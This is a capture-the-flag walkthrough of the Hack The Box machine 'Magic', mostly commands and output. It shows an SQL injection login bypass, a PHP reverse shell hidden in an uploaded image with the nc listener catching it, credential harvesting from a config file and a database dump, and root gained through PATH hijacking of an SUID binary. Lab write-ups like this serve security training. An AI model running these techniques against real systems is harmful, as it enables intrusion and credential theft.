Hack The Box : Magic
30 August, 2021
Starting off with an nmap scan
---------------------Starting Port Scan-----------------------
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
---------------------Starting Script Scan-----------------------
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
---------------------Starting Full Scan------------------------
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
No new ports
The home page had a link to a login page

Using the SQL injection payload admin'; as username and admin as password, I got past the login page.

Uploading a normal PHP gave an error saying only PNG, JPG, JPEG files were allowed. Ultimately to get around the file type filter and get the server to execute the file: I took a small image, appended a PHP reverse shell to it and set its name to rev.php.png. After uploading successfully, I went to the image through the main page /images/uploads/rev.php.png and caught the reverse shell!
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.174] from (UNKNOWN) [10.10.10.185] 48028
Linux ubuntu 5.3.0-42-generic #34~18.04.1-Ubuntu SMP Fri Feb 28 13:42:26 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 10:01:50 up  2:38,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
theseus:x:1000:1000:Theseus,,,:/home/theseus:/bin/bash
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
mysql:x:122:127:MySQL Server,,,:/nonexistent:/bin/false
User
user.txt was under /home/theseus and it wasn't readable for www-data
$ cd /home
$ ls
theseus
$ cd theseus
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
user.txt
$ cat user.txt
cat: user.txt: Permission denied
I found some DB credentials in /var/www/Magic/db.php5
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';
mysql wasn't installed though. Some other MySQL utilities though
/usr/bin/mysql_config_editor
/usr/bin/mysql_embedded
/usr/bin/mysql_install_db
/usr/bin/mysql_plugin
/usr/bin/mysql_secure_installation
/usr/bin/mysql_ssl_rsa_setup
/usr/bin/mysql_tzinfo_to_sql
/usr/bin/mysql_upgrade
/usr/bin/mysqladmin
/usr/bin/mysqlanalyze
/usr/bin/mysqlbinlog
/usr/bin/mysqlcheck
/usr/bin/mysqld_multi
/usr/bin/mysqld_safe
/usr/bin/mysqldump
/usr/bin/mysqldumpslow
/usr/bin/mysqlimport
/usr/bin/mysqloptimize
/usr/bin/mysqlpump
/usr/bin/mysqlrepair
/usr/bin/mysqlreport
/usr/bin/mysqlshow
/usr/bin/mysqlslap
Using mysqldump I was able to dump some information from the database, including another password
www-data@ubuntu:/tmp$ mysqldump --user=theseus --password=iamkingtheseus --all-databases
...
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
The password was useful as I was able to switch to theseus
www-data@ubuntu:/tmp$ su theseus
su theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:/tmp$ id
id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
theseus@ubuntu:/tmp$ whoami
whoami
theseus
theseus@ubuntu:/tmp$ cat ~/user.txt
cat ~/user.txt
<flag>
Root
I ran linpeas and found an SUID executable, that was calling some binaries without their fully qualified path:
-rwsr-x--- 1 root users            22K Oct 21  2019 /bin/sysinfo
  --- It looks like /bin/sysinfo is executing cat and you can impersonate it (strings line: cat /proc/cpuinfo)
  --- It looks like /bin/sysinfo is executing fdisk and you can impersonate it (strings line: fdisk -l)
  --- It looks like /bin/sysinfo is executing lshw and you can impersonate it (strings line: lshw -short)
So I wrote a custom cat, modified the $PATH and executed /bin/sysinfo
theseus@ubuntu:~$ echo "/bin/bash -p 1>&0 2>&0" > cat
echo "/bin/bash -p 1>&0 2>&0" > cat
theseus@ubuntu:~$ chmod +x cat
chmod +x cat
theseus@ubuntu:~$ PATH=$PWD:$PATH /bin/sysinfo
...
...
root@ubuntu:~# id
id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
root@ubuntu:~# whoami
whoami
root
root@ubuntu:~# /bin/cat /root/root.txt
/bin/cat /root/root.txt
<flag>
root@ubuntu:~#